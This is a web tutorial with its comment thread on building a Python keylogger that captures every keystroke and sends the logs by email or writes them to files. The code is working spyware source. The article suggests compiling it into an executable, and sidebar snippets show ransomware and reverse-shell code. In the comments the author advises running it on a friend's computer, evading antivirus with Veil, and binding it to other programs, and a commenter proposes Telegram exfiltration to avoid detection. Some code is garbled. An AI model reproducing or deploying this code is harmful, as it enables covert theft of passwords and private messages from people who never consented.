

# How to Make a Keylogger in Python


Creating and implementing a keylogger from scratch that records key strokes from keyboard and send them to email or save them as log files using Python and keyboard library.

Abdeladim Fadhel · 11 min read · Updated May 2023 · 173.1K · Ethical Hacking

ed on a specific computer's

keyboard. In this tutorial, you will learn how to write a keylogger in Python.

This tool has both legitimate and illegitimate uses. Legitimate uses can include monitoring employee productivity, parental control, and troubleshooting computer issues. However, when used unethically by hackers or script kiddies, a keylogger can capture sensitive information like login credentials, credit card numbers, and personal messages.



465



In this hands-on tutorial, you will learn how to write a keylogger in Python from scratch. By gaining an in-depth understanding of the programming concepts and techniques involved, you will be better equipped to protect yourself from potential threats and implement safeguards against keyloggers. The goal of this tutorial is to raise awareness about the capabilities and risks associated with keylogging tools and to help you develop the skills to create and analyze such scripts for educational purposes. Let's get started!

**Related:** [How to Make a Port Scanner in Python.](#)

---

First, we going to need to install a module called [keyboard](#), go to the terminal or the command prompt and write:

```
# pip install keyboard
```

much more, and it is a small module, though.

hotkeys, simulate key presses, and

So, the Python script will do the following:

- Listen to keystrokes in the background.
- Whenever a key is pressed and released, we add it to a global string variable.
- Every N minutes, report the content of this string variable either to a local file (to [upload to FTP server](#) or [use Google Drive API](#)) or via email.

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Let us start by importing the necessary modules:

```
import keyboard # for keylogs
import smtplib # for sending email using SMTP protocol (gmail)
# Timer is to make a method runs after an `interval` amount of time
from threading import Timer
from datetime import datetime
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
```

If you choose to report key logs via email, then you should set up an email account on Outlook or any other provider and make sure that third-party apps are allowed to log in via email and password.

*which ask you to sign in to your Google accounts. If you want to interact with*

Now let's initialize our parameters:

```
SEND_REPORT_EVERY = 60 # in seconds, 60 means 1 minute and so on
EMAIL_ADDRESS = "email@provider.tld"
EMAIL_PASSWORD = "password_here"
```

**Note:** Obviously, you need to put your correct email credentials; otherwise, reporting via email won't work.

```
null
```

Setting `SEND_REPORT_EVERY` to 60 means we report our key logs every 60 seconds (i.e., one minute). Feel free to edit this to your needs.

The best way to represent a keylogger is to create a class for it, and each method in this class does a specific task:

```
class Keylogger:  
    def __init__(self, interval, report_method="email"):  
        # we gonna pass SEND_REPORT_EVERY to interval  
        self.interval = interval  
        self.report_method = report_method  
        # this is the string variable that contains the log of all  
        # the keystrokes within `self.interval`  
        self.log = ""  
        # record start & end datetimes
```

We set `report_method` to "email" by default, which indicates that we'll send key logs to our email. You'll see how we pass "file" later and it will save it to a local file.

Now, we gonna need to use the `keyboard`'s `on_release()` function that takes a callback which will be called for every `KEY_UP` event (whenever you release a key on the keyboard), this callback takes one parameter, which is a `KeyboardEvent` that have the `name` attribute, let's implement it:

```
def callback(self, event):  
    """  
    This callback is invoked whenever a keyboard event is occurred  
    (i.e when a key is released in this example)
```

```

"""
name = event.name

if len(name) > 1:
    # not a character, special key (e.g ctrl, alt, etc.)
    # uppercase with []
    if name == "space":
        # " " instead of "space"
        name = " "
    elif name == "enter":
        # add a new line whenever an ENTER is pressed
        name = "[ENTER]\n"
    elif name == "decimal":
        name = "."
    else:
        # replace spaces with underscores
        name = name.replace(" ", "_")
        name = f"[{name.upper()}]"
# finally, add the key name to our global `self.log` variable
self.log += name

```

• • •

So whenever a key is released, the button pressed is appended to the `self.log` string variable.

If we choose to report our key logs to a local file, the following methods are responsible for that:

```

def update_filename(self):
    # construct the filename to be identified by start & end datetimes
    start_dt_str = str(self.start_dt)[-7].replace(" ", "-").replace(":", "")
    end_dt_str = str(self.end_dt)[-7].replace(" ", "-").replace(":", "")
    self.filename = f"keylog-{start_dt_str}_{end_dt_str}"

```

```

def report_to_file(self):
    """This method creates a log file in the current directory that contains
    the current keylogs in the `self.log` variable"""

    # open the file in write mode (create it)
    with open(f"{self.filename}.txt", "w") as f:
        # write the keylogs to the file
        print(self.log, file=f)
        print(f"[+] Saved {self.filename}.txt")

```

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The `update_filename()` method is simple; we take the recorded datetimes and convert them to a readable string. After that, we construct a filename based on these dates, which we'll use for naming our `logging` files.

The `report_to_file()` method creates a new file with the name of `self.filename`, and saves the key logs there.

Then we gonna need to implement the method that given a message (in this case, key logs), it sends it as an email (head to [this tutorial](#) for more information on how this is done):

```

def prepare_mail(self, message):

    msg = MIMEText("alternative")

    msg["From"] = EMAIL_ADDRESS
    msg["To"] = EMAIL_ADDRESS
    msg["Subject"] = "Keylogger logs"

    # simple paragraph, feel free to edit
    html = f"<p>{message}</p>"

    text_part = MIMEText(message, "plain")
    html_part = MIMEText(html, "html")
    msg.attach(text_part)
    msg.attach(html_part)

    # after making the mail, convert back as string message
    return msg.as_string()

```

```

def sendmail(self, email, password, message, verbose=1):
    # manages a connection to an SMTP server
    # in our case it's for Microsoft365, Outlook, Hotmail, and live.com
    server = smtplib.SMTP(host="smtp.office365.com", port=587)
    # connect to the SMTP server as TLS mode ( for security )
    server.starttls()
    # login to the email account
    server.login(email, password)
    # send the actual message after preparation
    server.sendmail(email, email, self.prepare_mail(message))
    # terminates the session
    server.quit()
    if verbose:
        print(f"{datetime.now()} - Sent an email to {email} containing: {message}")

```

• • •

[multipart](#) object that helps us make

We then use the `prepare_mail()` method in `sendmail()` to send the email. Notice we have used the Office365 SMTP servers to log in to our email account. If you're using another provider, make sure you use their SMTP servers. Check [this list of SMTP servers](#) of the most common email providers.

In the end, we terminate the SMTP connection and print a simple message.

Next, we make a method that reports the key logs after every period of time. In other words, calls `sendmail()` or `report_to_file()` every time:

```

def report(self):
    """

```

```

This function gets called every `self.interval`
It basically sends keylogs and resets `self.log` variable
"""

if self.log:
    # if there is something in log, report it
    self.end_dt = datetime.now()
    # update `self.filename`
    self.update_filename()
    if self.report_method == "email":
        self.sendmail(EMAIL_ADDRESS, EMAIL_PASSWORD, self.log)
    elif self.report_method == "file":
        self.report_to_file()
    # if you don't want to print in the console, comment below line
    print(f"[{self.filename}] - {self.log}")
    self.start_dt = datetime.now()
self.log = ""
timer = Timer(interval=self.interval, function=self.report)
# set the thread as daemon (dies when main thread die)
timer.daemon = True
# start the timer
timer.start()

```

*Learn also: [How to Make a Ransomware in Python.](#)*

• • •

So we are checking if the `self.log` variable got something (the user pressed something in that period). If it is the case, then report it by either saving it to a local file or sending it as an email.

And then we passed the `self.interval` (in this tutorial, I've set it to 1 minute or 60 seconds, feel free to adjust it to your needs), and the function `self.report()` to `Timer()` class, and then call the `start()` method after we set it as a `daemon thread`.

This way, the method we just implemented sends keystrokes to email or saves them to a local file (based on the `report_method`) and calls itself recursively each `self.interval` seconds in separate threads.

Let's define the method that calls the `on_release()` method:

```
def start(self):
    # record the start datetime
    self.start_dt = datetime.now()
    # start the keylogger
    keyboard.on_release(callback=self.callback)
    # start reporting the keylogs
    self.report()
    # make a simple message
    print(f"{datetime.now()} - Started keylogger")
    # block the current thread, wait until CTRL+C is pressed
    keyboard.wait()
```

For more information about how to use the `keyboard` module, check [this tutorial](#).

• • •

• • •

This `start()` method is what we'll use outside the class, as it's the essential method; we use `keyboard.on_release()` method to pass our previously defined `callback()` method.

After that, we call our `self.report()` method that runs on a separate thread, and finally, we use `wait()` method from the `keyboard` module to block the current thread, so we can exit the program using CTRL+C.

We are basically done with the `Keylogger` class, all we need to do now is to instantiate this class we have just created:

• • •

```
if __name__ == "__main__":
    # if you want a keylogger to send to your email
    # keylogger = Keylogger(interval=SEND_REPORT_EVERY, report_method="email")
    # if you want a keylogger to record keylogs to a local file
```

-- -- ..

If you want reports via email, then you should uncomment the first instantiation where we have `report_method="email"`. Otherwise, if you want to report key logs via files into the current directory, then you should use the second one, `report_method` set to `"file"`.

When you execute the script using email reporting, it will record your keystrokes, and after each minute, it will send all logs to the email, give it a try!

Here is what I got in my email after a minute:

```
[ENTER]
[ENTER]
[ENTER]
[ENTER]
ok ok [ENTER]
installs a global listener on all available keyboards, invoking callback each time a key is pressed or released[RIGHT_SHIFT];[ENTER]
[ENTER]
[ENTER]
[ENTER]
```

This was actually what I pressed on my personal keyboard during that period!

When you run it with `report_method="file"` (default), then you should start seeing log files in the current directory after each minute:

Name	Date modified	Type	Size
keylog-2020-12-18-150204_2020-12-18-150214	12/18/2020 15:02	Text Document	1 KB
keylog-2020-12-18-150214_2020-12-18-150234	12/18/2020 15:02	Text Document	1 KB
keylog-2020-12-18-150234_2020-12-18-150244	12/18/2020 15:02	Text Document	1 KB
keylog-2020-12-18-150244_2020-12-18-150254	12/18/2020 15:02	Text Document	1 KB
keylog-2020-12-18-150254_2020-12-18-150304	12/18/2020 15:03	Text Document	1 KB
keylog-2020-12-18-150304_2020-12-18-150324	12/18/2020 15:03	Text Document	1 KB
keylog-2020-12-18-150324_2020-12-18-150334	12/18/2020 15:03	Text Document	1 KB
keylog-2020-12-18-150334_2020-12-18-150344	12/18/2020 15:03	Text Document	1 KB
keylog-2020-12-18-150344_2020-12-18-150354	12/18/2020 15:03	Text Document	1 KB
keylog-2020-12-18-150354_2020-12-18-150404	12/18/2020 15:04	Text Document	1 KB
keylog-2020-12-18-150404_2020-12-18-150434	12/18/2020 15:04	Text Document	1 KB
keylogger	12/18/2020 15:03	Python Source File	5 KB
README	8/10/2019 15:53	Markdown Source ...	1 KB
requirements	8/10/2019 15:50	Text Document	1 KB

And you'll see output something like this in the console:

• • •

```
[+] Saved keylog-2020-12-18-150850_2020-12-18-150950.txt
[+] Saved keylog-2020-12-18-150950_2020-12-18-151050.txt
[+] Saved keylog-2020-12-18-151050_2020-12-18-151150.txt
[+] Saved keylog-2020-12-18-151150_2020-12-18-151250.txt
...
...
```

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## Conclusion

Now you can extend this to [send the log files](#) across the network, or you can [use Google Drive API](#) to upload them to your drive, or you can even [upload them to your FTP server](#).

Also, since no one will execute a `.py` file, you can [build this code into an executable](#) using open-source libraries such as Pyinstaller.

Finally, we have an EBook that is for ethical hackers like you, where we build 35+ hacking tools with Python from scratch! Make sure to [check it out here](#).

Check the full code [here](#).

***DISCLAIMER:*** Note that I'm not responsible for using this code on a computer you don't have permission to. Use it at your own risk!

***Read Also:*** [How to Create a Reverse Shell in Python](#).

Happy Coding ♥

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## Read Also



## Keyboard module: Controlling your Keyboard in Python

Learn how to use keyboard module in Python to take full control of your keyboard such as hooking global events, registering hotkeys, simulating key presses and releases and much more.

[Visit →](#)

```
# encrypt data
encrypted_data = f.encrypt(file_data)
# write the encrypted file
with open(filename, "wb") as file:
    file.write(encrypted_data)

def encrypt_folder(foldername, key):
    # if it's a folder, encrypt the entire folder and all the containing files
    for child in path.glob(foldername).glob():
        if child.is_file():
            print("[*] Encrypting {child}")
            # encrypt the file
            encrypt(child, key)
        elif child.is_dir():
            # if it's a folder, encrypt the entire folder by calling this function again
            encrypt_folder(child, key)

while True:
```

```
output = subprocess.getoutput(command)
# send the results back to the server
s.send(output.encode())
```

## How to Make a Ransomware in Python

Learn how to build a ransomware using symmetric encryption (AES algorithm) with the help of cryptography library in Python.

[Visit →](#)

## Python

What can you do with Python? Python can execute remote shell commands and send the results back to the server.

[Visit →](#)

## Comment panel



WhItE\_DeViL 4 years ago

[Reply](#)

Can anyone provide me this keylogger script that I can use it in Linux?



Abdou Rockikz 3 years ago

[Reply](#)

Here: <https://github.com/x4nth055/pythoncode-tutorials/tree/master/ethical-hacking/keylogger>



imamiablo.sm@gmail.com 4 years ago

[Reply](#)

This works well if you're only using Eng, but as for me, I also use Russian, Ukrainian and Japanese.

The following code adjustement helps me:

```
server.sendmail(email, email, message.encode('utf-8'))
```

On the other hand, it only registers keys in Russian, even when I type in English. My system language is Ukrainian, but it still types in Russian. Is there any suggestion to this?



imamiablo.sm@gmail.com 4 years ago [Reply](#)

Thanks, I will try it.



Abdou Rockikz 3 years ago

[Reply](#)

Hello, you got a good point there, thanks for the additions. I think this is an issue related to keyboard module, I assume the module registers only according to the language of the OS. You can also get the scan code of that character pressed, and then you detect the current language of the keyboard, and map each scan code to its character representation. Also, there is another alternative for keyboard module: <https://pynput.readthedocs.io/en/latest/>



Michalok 4 years ago [Reply](#)

how to stop this?



Abdou Rockikz 3 years ago

[Reply](#)

Hello Michalok, If you mean that you want to kill the process, you should use task manager or something similar as it should run in the background.



3301 4 years ago

[Reply](#)

Hey,

ITP Module the script is  
ave to define a header



Abdou Rockikz 3 years ago

[Reply](#)

Hey, the script is working just fine, what's the error you're facing?



3301 4 years ago

[Reply](#)

I'm not receiving any E-Mails but I'm working on it now trying to change the "sendmail" Methode.



Ay Bubuyog 3 years ago

[Reply](#)

Also same here, not sending thru my email. Help!



Ay Bubuyog 3 years ago [Reply](#)

Can't received email



venkatesh 3 years ago

[Reply](#)

HEY SIR THE CODE WAS FANTASTIC BUT I HAVE A DOUBT SO WE USE THE SEMAPHORE ACQUIRE JUST TO BLOCK OUR WHOLE SCRIPT SO THAT IT RUNS IN THE BACKGROUND.....



Abdou Rockikz 3 years ago

[Reply](#)

Hello Venkatesh, Yes I've used a semaphore in order to block the main thread, can't find any other method using the library.



Noble N. Williams 3 years ago

[Reply](#)

Wow, can I reprogram it in a way that I can put it on my friend's computer and send the keyboard strokes to mine



Abdou Rockikz 3 years ago

[Reply](#)

Hello, you can do that simply by running the program on your target computer and it'll send the key strokes to the email you specify, of course just for fun and ethical use.



Memoy Mishra 3 years ago

[Reply](#)

The keylogger does not detect keys like !@#\$%^&\*()\_+{}|":>?~ (i.e. those pressed with shift+something).

What to do for such cases



Abdou Rockikz 3 years ago

[Reply](#)

Hello Memey, I guess you're right, you can optionally map these characters (in callback function) by something like:

```
if keyboard.is_pressed("shift") and name == "1":  
    name = "!"
```

In proceed() function can become handy in this case. You can use other combinations as well.



code looks fine but i get this error

[Reply](#)

smtplib.SMTPConnectError: (451, b'Request action aborted on MFE proxy, SMTP server is not available.')



ikemba 3 years ago

[Reply](#)

please how do i check

```
def sendmail(self, email, password, message):  
    # manages a connection to an SMTP server  
    server = smtplib.SMTP(host="smtp.gmail.com", port=587)  
    # connect to the SMTP server as TLS mode ( for security )  
    server.starttls()  
    # login to the email account  
    server.login(email, password)
```

```
# send the actual message  
server.sendmail(email, email, message)  
# terminates the session  
server.quit()
```

heres the code.



**Abdou Rockikz** 3 years ago

[Reply](#)

Hey Ikemba, what SMTP server you specified ?



**Abdou Rockikz** 3 years ago

[Reply](#)

Okey, so you're using Gmail SMTP server, are you specifying the credentials (username and password) of a Gmail account as well ? it must be a Gmail account.



**arbyc** 3 years ago

[Reply](#)

Windows defender marks the code as a trojan and deletes it. How can we mask it?



**Abdou Rockikz** 3 years ago

[Reply](#)

Hi there, not sure on how this is done, I suggest you take a look at Veil:

<https://github.com/Veil-Framework/Veil>

Which uses Py2Exe to decrease detection rate.



**Godwin** 3 years ago

[Reply](#)

Hey, I have no errors in the code but I'm not receiving the emails with the logs either. I have tried changing the interval several times but still nothing.



**Abdou Rockikz** 3 years ago

[Reply](#)

Hello Godwin, did you try logging `self.log` on callback() function, this may help you debug the code.



i copied the keylogger and pasted it in python and put my gmail and password where it sayd. but how do i know if it has started?



**Abdou Rockikz** 3 years ago

[Reply](#)

Hey there,

First, you need to make sure your gmail is allowed by Python, please follow the tutorial as it is. Second, go on in the report() function and uncomment print(self.log) line, and see if it output any keylogs after each 10 minutes (i.e 600 seconds, you can change that SEND\_REPORT\_EVERY parameter obviously).

Good luck!



**smokeyp** 3 years ago

[Reply](#)

i have typed it out myself and ran the code, it says that Keylogger object has no attribute "start"



**Kebesobase** 3 years ago

[Reply](#)

Same thing happened to me



**Abdou Rockikz** 3 years ago

[Reply](#)

Hello Kebesobase,

Make sure you fix the Python indentations, you can get the full code here:

<https://www.thepythoncode.com/code/write-a-keylogger-python>



**smokeyp** 3 years ago

[Reply](#)

alright so i have solved the no attribute start problem, now however when I run it in terminal (because in python shell it says I have to run as admin) it returns

name = f"[{name.upper()}]"

^

SyntaxError: invalid syntax

do you know how to solve this?



**Abdou Rockikz** 3 years ago

[Reply](#)

Hey there,

That's f-string format, you need to have Python 3.6 or above in order to use that syntax!



**Ali** 3 years ago

[Reply](#)

Can I convert this python code to an executable using an installer? Pyinstaller is working for me but when i put it on another machine it does not work. Please help!

[Reply](#)

u're going to execute

For example, if you want to execute it on a Windows 10 machine, you need to build it in a Windows 10 machine, as for the other platforms as well.



**Tokyo** 3 years ago

[Reply](#)

Hi Im getting this error message

ModuleNotFoundError: No module named 'keyboard' , and I've already installed that module.

What could be the problem



**Abdou Rockikz** 3 years ago

[Reply](#)

Hi,

It could be another version of Python you're using than the other you're installing.

Make sure you only have one version installed and installing for the appropriate version (If you have Python 3, pip3 install keyboard may work).

VVV 3 years ago

Reply

Hello World, You can send message to your's Telegram instead of email. It will be less detected by antivirus and easier to setup, cause this is just get request. Create TG bot, and send messages with keyloggers outputs to yourself (grouped)

Abdou Rockikz 3 years ago

Reply

hey, Great idea you got there!

Tomy ruby 3 years ago

Reply

Hello, great code works fine and I get the emails but after a few minutes it throws me this error:

<https://pastebin.com/Mn0LLsSR>

I left it copy here because everything does not fit in the comment, can you help me please?

Tomy ruby 3 years ago

Reply

I just kept trying and seeing if I find the error, I did not change anything and another error appeared now other lines

<https://pastebin.com/k7yuqKQP>

please help

Abdou Rockikz 3 years ago

Reply

Hello Tomy,

I guess the keylogger is recording characters beyond ASCII, can you print the `self.log` and see what

VVVV 3 years ago

Reply

Hey, So when I try starting the key logger on my windows machine I get this error..

```
" File "Keylogger2.py", line 18
    def callback(self, event):
        ^
```

IndentationError: unindent does not match any outer indentation level"

I would appreciate if I got any help not sure if you are still active, Friendly regards whey

Abdou Rockikz 3 years ago

Reply

Hey Whey,

You should copy the code (or write it) as is, because Python takes into account the spaces and indentation.

Hope this helps!



Whey 3 years ago

[Reply](#)

I get this error please help, File "", line 1

SyntaxError: unexpected character after line continuation character



Abdou Rockikz 3 years ago

[Reply](#)

Please see the above answer, if the problem persists, feel free to contact us here:

<https://www.thepytoncode.com/contact>



Megan Arnold 3 years ago

[Reply](#)

I have everything correct. No errors in my code or anything and I turned on less secure apps and the 2-step verification, but I am still not receiving any emails when I type anything in the terminal and run it. I don't know if it is because I have a Mac and there is some kind of barrier. Please let me know what do.



Abdou Rockikz 3 years ago

[Reply](#)

Hey Megan,

To know what's happening, please reduce SEND\_REPORT\_EVERY to say 30 (30 seconds), and also uncomment print(self.log) to see whether the key presses are logged.

Thanks,



Megan Arnold 3 years ago

[Reply](#)

So you can see the keylogs in the console.



Abdou Rockikz 3 years ago

[Reply](#)

They are not showing up in the terminal. By uncomment do you mean type print(self.log) in the code?

Yeah I originally had my report at 10 instead of 600.



Abdou Rockikz 3 years ago

[Reply](#)

If you uncommented the print(self.log) and it's not showing anything~ even though you're

ard language or



Gregor Davies 3 years ago

[Reply](#)

Hello I get this error Instance of 'Keylogger' has no 'start' member What can I do to fix this?



Abdou Rockikz 3 years ago

[Reply](#)

Hello Gregor, I guess you didn't make the right indentation on the script, I suggest you copy the code in this page (Using the copy button in the upper right corner of the code cell):

<https://www.thepytoncode.com/code/write-a-keylogger-python>

Copy into your Python file, and then run it.

Hope this helps!



**udayantha** 3 years ago

[Reply](#)

does this keylogger support only for win? what about iphone (ios)



**Abdou Rockikz** 3 years ago

[Reply](#)

Hello there,

It works on Desktop systems, including Windows, Linux & MacOS.



**Kebesobase** 3 years ago

[Reply](#)

It keeps saying AttributeError: 'keylogger' object has no attribute 'start'



**Abdou Rockikz** 3 years ago

[Reply](#)

Hey there,

The keylogger object has the start() method as you can see, this weird error can be due naming the Python script file something like keylogger.py, rename it to another name and see if it solves the issue.



**Fadi Cheddoud** 3 years ago

[Reply](#)

how can i make the code attribute an object to the email sent ?



**Abdou Rockikz** 3 years ago

[Reply](#)

Hello Fadi,

Didn't quite understand your question, can you clarify please?

Thanks,



**John** 3 years ago

[Reply](#)

Sending it to gmail doesn't seem to be working, followed every step and made sure the strings for my gmail and password were correct, kept time at 60 seconds and did print(self.log) in callback just to make sure and everything was good still didn't send to my gmail. Also you know how I would go about changing the file



Hi John,

[Reply](#)

1- Did you try copy-paste the code and run it ? It's weird because It's working fine here and it's sending the email every 60 seconds. Any error is shown?

2- You can easily change the path of the reporting file in the report\_to\_file() method by simply prepending our path:

with open(f"path/to/usb/drive/{self.filename}.txt", "w") as f:



**John** 3 years ago

[Reply](#)

No errors keylogging is working perfectly fine, still not sending it to my email. I can try to re-copy and paste the code but originally that's what I did. And alright thanks!



**John** 3 years ago

[Reply](#)

Just re copied the code without changing anything except EMAIL\_ADDRESS and EMAIL\_PASSWORD. Is there any other things in the code im supposed to change for it to be able to send to my email?



**Abdou Rockikz** 3 years ago

[Reply](#)

Absolutely nothing! You just need to allow secure apps and disable two factor authentication in your Gmail account (try Gmail, if you're not using it already).



**Sam** 3 years ago

[Reply](#)

This is an interesting code and I like the detailed explanation. However, I'd like to ask if you can create a section that would explain how to write a code that will detect keyloggers and possibly remove them. If there is a tutorial for this already, please share. Thanks.



**Abdou Rockikz** 3 years ago

[Reply](#)

Hi Sam,

Sorry for late response, but I'm not sure we can find a way in Python to detect whether our key presses are being recorded, but this surely can be achieved using other lower level programming languages such as C/C++.

Hope this helps,



**Harsh** 3 years ago

[Reply](#)

Uhmm when i am trying to run the script it says indentation error even when all of my indentations are proper i dont know why it is showing by the way i am running it in kali linux



**Abdou Rockikz** 3 years ago

[Reply](#)

Hi Harsh,

Consider copy-paste code from <https://www.thepytoncode.com/code/write-a-keylogger-python> or <https://github.com/x4nth055/pythoncode-tutorials/blob/master/ethical-hacking/keylogger/keylogger.py>

I need to choose one of



**Paco** 3 years ago

[Reply](#)

el keylogger guarda bien localmente sin ningun error, el problema es que no manda los registros a mi correo electronico a pesar de que lo escribi bien y permiti las aplicaciones no seguras, que puedo hacer?



**Abdou Rockikz** 2 years ago

[Reply](#)

Hi Paco,

Can you use the code from the repo: <https://github.com/x4nth055/pythoncode-tutorials/tree/master/ethical-hacking/keylogger>

If the problem persists, consider contacting me here: <https://www.thepytoncode.com/contact>



ioabs migules 2 years ago

[Reply](#)

This is cool. I am modifying it to include opening or closing programs and mouseclicks.



Abdou Rockikz 2 years ago

[Reply](#)

Hi there,

That will be awesome, good luck on it!



Jean Kevine 2 years ago

[Reply](#)

Hello,

I have 2 question :

It's possible to put the script in the programs that the pc runs at the opening (with a line in the script) ?

Where do the logs are stored by the script (what file), if it's not coded, how can I code it ?

Hope you will one day see this comment.



Abdou Rockikz 2 years ago

[Reply](#)

Hi Jean,

Sorry for taking a while to respond.

1. If the program you wants to inject to is a Python program, then you can simply add this script to it and run it as a thread.

If it's not a Python program, then it's impossible unless you convert this Python code into an executable and then you use executable binding tools.

You can also make a .bat script (on Windows) and .sh script (on Linux) to run both programs, the keylogger and the program intended, and then use it instead.

2. In the code, by default report method is "file", and it outputs the keylogs as logfiles in the current directory of the script, named after the current datetime.

Hope this helps.

[Reply](#)

: not log letters, only

----- yours works and mine

is identical but only logs functions instead of every keystroke kind of blows my mind lol.



Abdou Rockikz 2 years ago

[Reply](#)

Hi Zev,

I didn't quite understand you well, but I suggest you use print function to see what's exactly happening, please add the following line after this in the callback() function:

```
name = event.name  
print(name)
```

You should have an idea what's happening when you press any button.

Hope this helps!



James 2 years ago

[Reply](#)

Hi, Thank you for the detailed tutorial. I noticed this does not record password fields within a website, any idea why it exempts it? Also is there a way to print those as well in log.

Looking forward to your reply.



Abdou Rockikz 2 years ago

[Reply](#)

Hi James,

If you run the code on your machine, it'll basically log everything you press in the keyboard, no matter what site or browser you're using.

I have just tried putting my password on a site and it successfully logged it.

Can you tell me what you did exactly for it for not logging ? Thanks.



James 2 years ago

[Reply](#)

Strange. I used gmail and when I type in my username, it logs it but when I input password, it doesn't get recorded. I'm running this on a Mac. Is it something to do with Mac/ chrome, security setting probably?



Abdou Rockikz 2 years ago

[Reply](#)

I would guess it has something to do with Mac security, as I'm on Windows and I tried a lot of secure popular sites and it successfully logged it.



Julius 2 years ago

[Reply](#)

Hello,

i get these Error Message:

Exception in thread Thread-3:

Traceback (most recent call last):

```
self.function(*self.args, **self.kwargs)
File "C:\Users\julic\Desktop\Keylogger.py", line 86, in report
    self.sendmail(EMAIL_ADDRESS, EMAIL_PASSWORD, self.log)
File "C:\Users\julic\Desktop\Keylogger.py", line 65, in sendmail
    server = smtplib.SMTP(host="smtp.gmail.com", port=587)
File "D:\Python\Python Kernel\lib\smtplib.py", line 263, in __init__
    fqdn = socket.getfqdn()
File "D:\Python\Python Kernel\lib\socket.py", line 791, in getfqdn
    hostname, aliases, ipaddrs = gethostbyaddr(name)
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xe4 in position 8: invalid continuation byte
```

I can easily write the Keylogger in a File and save it or with the print(self.log) in def callback i see all what i wr



**Abdou Rockikz** 2 years ago

[Reply](#)

Hi Julius,

I think it has something to do with some non-utf-8 characters in your email, please send details here:

<https://www.thepythoncode.com/contact>



**Simpson** 2 years ago

[Reply](#)

Hi,

All what I had to do is to type my email address and password where it reads: EMAIL\_ADDRESS =

EMAIL\_PASSWORD =

And nothing else.

Kindly let me know if there is anything I missed, because I cant receive emails, although logs are well done on my PC?

Thank You



**Abdou Rockikz** 2 years ago

[Reply](#)

Hi Simpson,

You need to choose either method, you need to change report\_method="file" to report\_method="email" for it to report to email.

Hope this helps.



**hehe** 2 years ago

[Reply](#)

bonjour jai copier coller le code est jai changer lemail est le mot de passe mais il me dit SyntaxError: multiple statements found while compiling a single statement



**Abdou Rockikz** 2 years ago

[Reply](#)

Oh that's a weird error, this may help you: <https://stackoverflow.com/questions/21226808/syntaxerror-multiple-statements-found-while-compiling-a-single-statement>



**Abdou Rockikz** 2 years ago

[Reply](#)

Hello Justin, yes it should work!



**PotatoCarry** 2 years ago

[Reply](#)

I copied and pasted all the code, and only changed

EMAIL\_ADDRESS = ""

EMAIL\_PASSWORD = ""

To have mine their, but i still don't receive any emails.

It is a gmail account



**Abdou Rockikz** 2 years ago

[Reply](#)

Hey there,

I would first use file logging instead of email, so I can know whether the issue is in the email or the keylogger itself.

Note that when you set report\_method to "file" (which is the default), it will log key strokes as log files in the current directory. When you set report\_method to "email", it'll use the email to send them.

Hope this helps.



**PotatoCarry** 2 years ago

[Reply](#)

Thanks, i figured out the problem, i forgot to change one line of code.



**Samantha** 2 years ago

[Reply](#)

Hey I get the following error.

line 99, in start

```
keyboard.on_release(callback=self.callback())
```

TypeError: callback() missing 1 required positional argument: 'event'



**Abdou Rockikz** 2 years ago

[Reply](#)

Hello Samantha,

You should not use the parentheses when passing the callback, this is wrong:

```
keyboard.on_release(callback=self.callback())
```

This is right:

```
keyboard.on_release(callback=self.callback)
```

Hope this helps.

[Reply](#)



...

when i try to execute the file in another pc , it tells me that there is no modeule named keyboard please help me



**Abdou Rockikz** 2 years ago

[Reply](#)

Hey Thomas,

You have to make sure you have Python 3 installed and keyboard module is also installed on the PC you run the code.

Also, make sure you don't name the script as keyboard.py, because this will confuse Python.

Hope this helps.



Salman 2 years ago

Reply

I want to ask how to use this python script, whether using a coding application or not, please explain because I'm just learning bro



Abdou Rockikz 2 years ago

Reply

Hey Salman,

Once you have Python 3 installed and the keyboard module installed as well, you simply run the script by typing "python keylogger.py" in the terminal/cmd.

Hope this helps.



BOB 2 years ago

Reply

I am getting this error message:

Traceback (most recent call last):

```
File "C:\Users\#####\AppData\Local\Programs\Python\Python310\lib\site-packages\keyboard\_generic.py",  
line 22, in invoke_handlers
```

```
    if handler(event):
```

```
        File "C:\Users\#####\AppData\Local\Programs\Python\Python310\lib\site-packages\keyboard\__init__.py",  
line 480, in
```

```
            return hook(lambda e: e.event_type == KEY_DOWN or callback(e), suppress=suppress)
```

```
TypeError: Keylogger.callback() takes 1 positional argument but 2 were given
```



Abdou Rockikz 2 years ago

Reply

Hey Bob,

I'm not sure about this error, but I think it is related to your newer Python version. Please downgrade to Python 3.7-3.8-3.9 and let me know.

Hope this helps.

```
File "d:\Santo\Desktop\pyhook\hook 2.0.py", line 115, in  
    keylogger.start()  
File "d:\..\..\..\..", line 102, in start  
    keyboard.on_release(callback=self.callback)  
AttributeError: module 'keyboard' has no attribute 'on_release'
```

y no se que significa...espero su respuesta...



Abdou Rockikz a year ago

Reply

Hey Carl,

I just ran the code and it's working great. I suggest you take the full code version from here:

<https://www.thepythoncode.com/code/write-a-keylogger-python>

Also, make sure you run the following on CMD/Terminal: "pip install keyboard"

Hope this helps,

**Robin** a year ago

[Reply](#)

Hello the the first part of the code (\$ pip install keyboard) don't work for me in the cmd window, i am pretty bad in programmation so could you help me? Thank :).

**Abdou Rockikz** a year ago

[Reply](#)

Hey Robin,

What's the error you get once you execute "pip install keyboard" ? (the \$ is just for indicating it's not a Python code but a cmd/terminal command).

**Robin** a year ago

[Reply](#)

"pip' n'est pas reconnu en tant que commande interne

ou externe, un programme exécutable ou un fichier de commandes." in french so in english: "'pip' is not recognized as an internal command

or external, an executable program or batch file"

**Abdou Rockikz** a year ago

[Reply](#)

Hey Robin,

This means that Python isn't added to your PATH environment variable, even though Python is installed in your machine, but it wasn't able to find it, check the first answer here:

<https://stackoverflow.com/questions/23708898/pip-is-not-recognized-as-an-internal-or-external-command>

Hope this helps!

**Robin** a year ago

[Reply](#)

od way to do it?) thanks

**Abdou Rockikz** a year ago

[Reply](#)

Hey Robin,

Sorry for not getting back earlier. You can easily run the code via the terminal. You can search for the terminal in VSCode and run:

\$ python keylogger.py

Hope this helps!

**Ephraim** a year ago

[Reply](#)

